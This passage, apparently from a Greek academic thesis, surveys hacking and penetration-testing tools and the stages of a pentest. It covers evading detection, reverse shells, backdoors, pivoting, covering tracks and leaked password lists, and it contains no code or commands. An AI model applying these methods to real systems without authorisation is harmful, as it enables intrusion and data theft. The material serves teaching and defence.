
Ο hacker έχει στη διάθεσή του πολλά εργαλεία, εκ των οποίων τα περισσότερα διατίθενται δωρεάν. Τα περισσότερα από αυτά τα εργαλεία, βρίσκονται σε ειδικές διανομές λειτουργικών Linux όπως το Kali, το BackBox [28] και το Parrot Security OS [29]. Κατά τη γνώμη μας το πιο χρήσιμο εργαλείο για τη συλλογή πληροφοριών είναι αυτό της σάρωσης του δικτύου – στόχου και των μηχανημάτων που είναι συνδεδεμένα σε αυτό με ένα εργαλείο που ονομάζεται port scanner. Ένα τέτοιο εργαλείο, πρέπει να εκτελέσει τη σάρωση απαρατήρητο από το ανάχωμα ασφαλείας και το αντιβιοτικό. Στα αποτελέσματα της σάρωσης, θα πρέπει ο χρήστης του εργαλείου να γνωρίζει τις υπηρεσίες που θα τρέχουν σε κάθε μηχάνημα αλλά και να καταλαβαίνει τις επιπλέον πληροφορίες που θα του προσφέρει το εργαλείο σάρωσης. Τέλος, θα πρέπει να γνωρίζει τον τρόπο αξιοποίησης των πληροφοριών αυτών, ώστε να εκμεταλλευτεί τις ευπάθειες που μπορεί να εμφανιστούν αλλά και να μπορεί να δημιουργήσει νέους τρόπους εκμετάλλευσης των ευπαθειών αυτών (zero-day vulnerabilities).

Στη συνέχεια, χρειάζεται ένα εργαλείο ανάλυσης πρωτοκόλλων δικτύουγια την παρακολούθηση της δικτυακής κίνησης, την αιχμαλώτιση των πακέτων και το σπάσιμο των αδύναμων εκδοχών των αλγορίθμων κρυπτογράφησης. Με αυτό το εργαλείο, μαθαίνει τις διαδικτυακές συνήθειες του στόχου και μπορεί εύκολα να σχηματίσει μια επίθεση Κοινωνικής Μηχανικής (Social Engineering). Στην περίπτωση του σπασίματος του κώδικα κρυπτογράφησης, ή την επίσκεψη σε ιστοσελίδα http αντί για https, όπου η

επικοινωνία μεταξύ διακομιστή και πελάτη είναι σε ελεύθερο κείμενο και όχι κρυπτογραφημένη, μπορεί να εκτελέσει επίθεση Man in the Middle.

Για την εκμετάλλευση των ευπαθειών που θα του δώσει το εργαλείο σάρωσης, χρειάζεται ένα εργαλείο που να είναι «φορτωμένο» με όλων των ειδών τις επιθέσεις. Οι ευπάθειες αυτές, μπορεί να είναι άμεσες, όπως η εγκατάσταση ενός αντίστροφου κελύφους (reverse shell), καθιστώντας έτσι αμφίδρομη επικοινωνία με το στόχο. Αλλά μπορεί να είναι και πιο περίτεχνες, όπως το SQL Injection, μια μορφή επίθεσης με την οποία ο hacker επικοινωνεί άμεσα με τη βάση δεδομένων μέσω κακόβουλων εντολών SQL στοχεύοντας στο να λάβει τα δεδομένα από τη βάση, να προσθέσει καινούρια, να επεξεργαστεί και να διαγράψει στοιχεία και στη χειρότερη περίπτωση να αποκτήσει δικαιώματα διαχειριστή της βάσης.

Τέλος, πρέπει να διαθέτει ένα εργαλείο που να σπάει κωδικούς ssh, wifi, λογαριασμούς χρηστών κλπ. Η επίθεση αυτή ανήκει στις επιθέσεις Ωμής Βίας (brute force attacks), αφού ο hacker δοκιμάζει συνεχώς τυχαία ή συνηθισμένα αλφαριθμητικά. Η επίθεση με συνηθισμένα αλφαριθμητικά, ονομάζεται και επίθεση λεξικού (dictionary attack), αφού ο hacker χρησιμοποιεί μια τεράστια λίστα λέξεων που, αποτελείται από κάποιο υπεραναλυτικό ορθογραφικό λεξικό, από τους πιο συνηθισμένους κωδικούς που ανακοινώνονται δημόσια κάθε χρόνο και από λίστες κωδικών μεγέθους της τάξης των GB (μιλάμε δηλαδή για δισεκατομμύρια αλφαριθμητικά) που έχουν υποκλαπεί ή έχουν συντεθεί και διανέμονται σε torrents (Εικόνα 3 & Εικόνα 4) και ιστοσελίδες του dark web.




Εικόνα 3. Pirate Bay password list [30]

2.5. Εργαλεία για Δοκιμή Διείσδυσης

Παρακάτω προτείνεται μια λίστα, στην οποία αναλύονται εργαλεία που θεωρούνται ως τα καλύτερα για Δοκιμή Διείσδυσης.

2.5.1. Kali Linux

Το Kali Linux [31], είναι ένα λειτουργικό σύστημα το οποίο είναι ήδη εξοπλισμένο με όλα τα υπόλοιπα εργαλεία της τρέχουσας λίστας, αλλά και ακόμα περισσότερα. Συνήθης τακτική είναι η εγκατάστασή του ως εικονική μηχανή στο ήδη υπάρχων μηχάνημα του χρήστη. Συντηρείται από την Offensive Security, η οποία προσφέρει και την πιστοποίηση Offensive Security Certified Professional – OSCP.



Εικόνα 4. Kali Linux Κατηγορίες και εργαλεία/κατηγορία

2.5.2. Nmap

Θεωρείται ως η πρώτη επιλογή των σαρωτών θυρών. Από κάποιους θεωρείται και ως το καλύτερο εργαλείο της κατηγορίας του. Βασικότερη λειτουργία του Nmap [32], είναι η σάρωση του δικτύου και υπολογιστή στόχου, με σκοπό την εύρεση των υπηρεσιών που τρέχει κάθε θύρα. Δεύτερη βασική λειτουργία είναι ο έλεγχος του στόχου για την ύπαρξη ευπαθειών. Προσφέρει επίσης τη δική του μηχανή για scripts, με όνομα Nmap Scripting Engine – NSE, όπου ο χρήστης είναι σε θέση να αναπτύξει τα δικά του scripts με τη γλώσσα προγραμματισμού Lua.

2.5.3. Metasploit

Το Metasploit Framework [33], είναι φορτωμένο με έτοιμα scripts που εκμεταλλεύονται ευπάθειες. Προσφέρει μια αυτοματοποιημένη διαδικασία, κατά την οποία, ο επιτιθέμενος διαλέγει την ευπάθεια που θέλει να εκμεταλλευτεί, διαλέγει το επιθυμητό script, το ενημερώνει με την IP διεύθυνση και τη θύρα του θύματος και έπειτα το εκτελεί.

2.5.4. Wireshark

Το Wireshark [34], είναι ένα εργαλείο ανάλυσης κίνησης δικτύου. Όταν εκτελείται, ο χρήστης είναι σε θέση να δει και να αποθηκεύσει όλα ή ένα μέρος από τα εισερχόμενα και εξερχόμενα πακέτα ενός δικτύου από μία ή όλες τις συσκευές. Ειδικότερα, μπορεί να αποθηκεύσει τα πρωτόκολλα επικοινωνίας, το περιεχόμενο της επικοινωνίας σε περιπτώσεις μη κρυπτογραφημένων πρωτοκόλλων (HTTP) αλλά και τις IP διευθύνσεις πηγής και προορισμού. Δίνεται επίσης η δυνατότητα αποθήκευσης αρχείων που περιέχουν ιδιωτικά κλειδιά, με σκοπό την αποκρυπτογράφηση των SSL/TLS και άλλων πρωτοκόλλων.

2.5.5. John the Ripper

Το John the Ripper [35], είναι πρόγραμμα που χρησιμοποιείται για το σπάσιμο κωδικών σε offline επίπεδο. Παίρνει ως είσοδο αρχεία με λίστες που περιέχουν λέξεις, όπως για παράδειγμα ένα ολόκληρο λεξικό της αγγλικής γλώσσας και ένα αρχείο με hashed κωδικούς τους οποίους προσπαθεί να «σπάσει». Μια ιδιαιτερότητα που προσφέρει είναι ότι μπορεί να τροποποιεί τις λέξεις που δέχεται στην είσοδο αλλάζοντας για παράδειγμα το a με το @ ή το s με το 5, τρέχοντας έτσι περισσότερους συνδυασμούς.

2.5.6. Hashcat

Το Hashcat [36], «σπάει» hashed κωδικούς. Δέχεται ως είσοδο το hashed κωδικό που θέλουμε να σπάσουμε και μια λίστα από λέξεις. Κάθε λέξη γίνεται hashed και μετά συγκρίνεται με το hashed στόχο. Μόλις τα δύο hashed δεδομένα είναι ίδια, βρέθηκε ο κωδικός. Θεωρείται ως το ταχύτερο password cracker που υπάρχει.

2.5.7. Hydra

Το Hydra [37] χρησιμοποιείται για να σπάσει κωδικούς online, όπως σε μια σύνδεση SSH, FTP ή IMAP. Δουλεύει επίσης με λίστες λέξεων ως είσοδο και είναι απόδειξη ότι κάθε υπηρεσία που απαιτεί online στοιχεία εισόδου, πρέπει να διαθέτει μηχανισμούς εμπλοκής μετά από μικρό αριθμό αποτυχημένων προσπαθειών (blocked after a number of failed login attempts).

2.5.8. Burp Suite

Το Burp Suite [38], αφορά το πρώτο από τα εργαλεία της λίστας που διαθέτει και δωρεάν αλλά και επί πληρωμή έκδοση. Η χρήση του είναι για την εύρεση ευπαθειών σε διαδικτυακές εφαρμογές.

2.5.9. Zed Attack Proxy

Το Zed Attack Proxy [39], είναι ο δωρεάν ανταγωνιστής του Burp Suite, κατασκευασμένος από την OWASP. Πρόκειται για ένα εργαλείο που εκτελεί Man in the middle attacks, μεταξύ του browser και της ιστοσελίδας, αιχμαλωτίζει την κίνηση των πακέτων και την αναλύει. Παρόλο που δε διαθέτει τις δυνατότητες του Burp Suite, είναι μια καλή λύση για αρχάριους penetration testers.

2.5.10. Sqlmap

Το Sqlmap [40], είναι το εργαλείο που χρησιμοποιείται για επιθέσεις τύπου SQL Injection. Ανακαλύπτει και εκμεταλλεύεται ευπάθειες σε μια βάση δεδομένων με σκοπό την κυριαρχία της βάσης αυτής. Υποστηρίζει τις κυριότερες βάσεις δεδομένων όπως MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, HSQLDB και H2.

2.5.11. Aircrack-ng

Τελευταίο εργαλείο στη λίστα, είναι το Aircrack-ng [41], που χρησιμοποιείται για την ανάλυση της ασφάλειας ενός ασύρματου δικτύου. Προσφέρει παρακολούθηση και αιχμαλώτιση πακέτων, επιθέσεις τύπου replay και ψεύτικων σημείων πρόσβασης, επιθέσεις στις κάρτες δικτύου και σπάσιμο κωδικών WEP και WPA PSK (WPA1, WPA2).

3. Δοκιμή Διείσδυσης

3.1. Ορισμός

Σύμφωνα με το Διεθνές Ινστιτούτο Πρότυπων και Τεχνολογιών, η Δοκιμή Διείσδυσης (Penetration Testing) [42], είναι ένα είδος ελέγχου κατά τον οποίο εξετάζονται μεμονωμένα δυαδικά συστατικά ή μια εφαρμογή στο σύνολό της ή ακόμα και ένα


ολόκληρο σύστημα. Ο σκοπός είναι να καθοριστεί εάν τα στοιχεία αυτά, είτε εσωτερικά, είτε εξωτερικά, διαθέτουν ευπάθειες τις οποίες μπορεί να εκμεταλλευτεί κανείς με στόχο την παραβίαση της εφαρμογής, των δεδομένων της ή των περιβαλλοντικών πόρων.

Η επίθεση [43], [44] έχει ως στόχο να αποκαλύψει ευπάθειες που υπάρχουν στο σύστημα, τις οποίες μπορεί να εκμεταλλευτεί κάποιος κακόβουλος χρήστης. Τα αποτελέσματα μπορούν να ποικίλουν, από χαμηλής κλίμακας όπως την ανάγνωση μη ευαίσθητων αρχείων, προχωρώντας σε πιο σοβαρά ζητήματα όπως την παρακολούθηση κάποιου φυσικού προσώπου με σκοπό την εξαγωγή πληροφοριών, παρακολούθηση και παραποίηση της δικτυακής κίνησης και τέλος, την εξ αποστάσεως πρόσβαση στο σύστημα με δικαιώματα διαχειριστή.

Η Δοκιμή Διείσδυσης κατηγοριοποιείται σε μαύρο κουτί (black box), γκρι κουτί (grey box), λευκό κουτί (white box) και πάντα γίνεται υπό τη γνώση των υπεύθυνων του συστήματος-στόχου. Σε διαφορετική περίπτωση και αναλόγως των νόμων κάθε χώρας, η μη αδειοδοτημένη Δοκιμή Διείσδυσης θεωρείται παράνομη δραστηριότητα και διώκεται ποινικά.

Σε δοκιμή διείσδυσης μαύρου κουτιού, ο «επιτιθέμενος» το μόνο που γνωρίζει είναι μια IP διεύθυνση ή το όνομα ενός υπαλλήλου της εταιρείας. Αυτός ο τρόπος επιλέγεται όταν θέλουμε να φτάσουμε στα επίπεδα ενός πραγματικού σεναρίου επίθεσης. Αντίθετα, στην περίπτωση διείσδυσης λευκού κουτιού, ο «επιτιθέμενος» σε συνεννόηση με τον υπεύθυνο ασφαλείας του οργανισμού, αποφασίζουν ποια συστήματα θα χτυπήσουν και με ποιες μεθόδους, οπότε παρέχονται στον «επιτιθέμενο» τα ονόματα των εξυπηρετητών και τι είδους λειτουργίες εκτελούν. Σε δοκιμές διείσδυσης γκρι κουτιού, προσφέρονται ορισμένες μόνο πληροφορίες στον «επιτιθέμενο».

Εκτός του βαθμού ετοιμότητας των μηχανημάτων σε περίπτωση επίθεσης, είναι απαραίτητο να ελεγχθεί και η ετοιμότητα των εργαζομένων μέσω μεθόδων Κοινωνικής Μηχανικής.



Εικόνα 5. Πορεία ολοκληρωμένης επίθεσης [45]

3.2. Τα στάδια της Δοκιμής Διείσδυσης

3.2.1. Σχεδιασμός και Αναγνώριση (Planning and Reconnaissance)

Σε αυτό το στάδιο, ο «επιτιθέμενος» μαζί με τον υπεύθυνο ασφαλείας καθορίζουν το λόγο που πρέπει να γίνει η επίθεση. Αν η επίθεση θα είναι τύπου μαύρου, γκρι ή λευκού κουτιού. Ποια μηχανήματα πρέπει να ελεγχθούν ως προς την ασφάλειά τους, τι εργαλεία θα χρησιμοποιηθούν και πως ανταποκρίνεται το προσωπικό σε επιθέσεις Κοινωνικής Μηχανικής.

3.2.2. Σάρωση (Scanning)

Ο «επιτιθέμενος» σαρώνει το δίκτυο με ένα από τα εργαλεία σάρωσης θυρών που διαθέτει στο οπλοστάσιό του. Με αυτόν τον τρόπο βλέπει ποιες θύρες είναι ανοιχτές, πληροφορίες για τις υπηρεσίες που τρέχουν σε αυτές τις θύρες όπως την έκδοση και πιθανά δημόσια κλειδιά, καθώς και πληροφορίες για την έκδοση και το είδος του λειτουργικού συστήματος. Η σάρωση αυτή θα πρέπει να γίνει με τέτοιον τρόπο ώστε να μη γίνει αντιληπτή από το ανάχωμα ασφαλείας και το αντιβιοτικό εφόσον τα τελευταία υπάρχουν και έχουν εγκατασταθεί σε μέρη του συστήματος. Μόλις συλλέξει αρκετές

πληροφορίες, διαλέγει κάποιον από τους πιθανούς στόχους είτε λόγω της φύσης του (κάποια μηχανήματα είναι πιο εύκολοι στόχοι από κάποια άλλα), είτε γιατί είναι από τους στόχους που πρέπει να ελεγχθούν βάσει σχεδίου γκρι ή λευκού κουτιού. Σαρώνει το στόχο για ευπάθειες με το εργαλείο σάρωσης ευπαθειών που διαθέτει.

3.2.3. Εκτίμηση και Εκμετάλλευση Ευπαθειών (Vulnerability Assessment and Exploitation)

Εφόσον δε βρεθούν ευπάθειες, ο «επιτιθέμενος», μέσω επίθεσης Κοινωνικής Μηχανικής θα προσπαθήσει να προσεγγίσει κάποιον από τους εργαζόμενους, με σκοπό είτε να υποκλέψει κωδικούς πρόσβασης, είτε να μολύνει μια προσωπική συσκευή και μέσω εκείνης να βρει τρόπο να μπει στο σύστημα. Σε διαφορετική περίπτωση, ο «επιτιθέμενος» εκμεταλλεύεται κάποια από τις ευπάθειες που ανακάλυψε, η οποία θα προσφέρει (συνήθως) τη δυνατότητα εγκατάστασης ενός αντίστροφου κελύφους (reverse shell), που θα του δίνει κάποια δικαιώματα.

Όταν πραγματοποιηθεί η επιτυχής εγκατάσταση του αντίστροφου κελύφους, ακολουθεί τα παρακάτω βήματα. Ελέγχει το εύρος των δικαιωμάτων που απέκτησε, προσπαθώντας να δημιουργήσει, να διαβάσει, να τροποποιήσει και να διαγράψει αρχεία, να μπει σε φακέλους, να εγκαταστήσει επιπλέον κακόβουλο λογισμικό, να αλλάξει φάκελο ή διαμέριση δίσκου, ακόμα και να μεταφερθεί από το ένα σύστημα στο άλλο (pivoting), ώστε να επιχειρήσει επιθέσεις κι εκεί. Τέλος προσπαθεί να βρει τον τρόπο να αναβαθμίσει τα προνόμια σε αυτά του διαχειριστή. Ένα από τα πιο σημαντικά κακόβουλα λογισμικά που πρέπει να εγκαταστήσει είναι το backdoor. Με αυτόν τον τρόπο, ακόμα και αν για κάποιο λόγο αποσυνδεθεί από το σύστημα, θα είναι σε θέση να ξανασυνδεθεί οποιαδήποτε στιγμή.


Εφόσον τελειώσει τις επιθέσεις του, καλύπτει τα ίχνη της επίθεσης με μόνο ίχνος το backdoor αλλά και κακόβουλα λογισμικά για συλλογή πληροφοριών, έτσι ώστε να μπορεί να έχει πρόσβαση και σε μελλοντικές επιθέσεις αλλά και να ελέγξει τις δυνατότητες του αντιβιοτικού. Φυσικά τα κακόβουλα λογισμικά αφαιρούνται με την ολοκλήρωση της διαδικασίας.

3.2.4. Ανάλυση (Analysis)

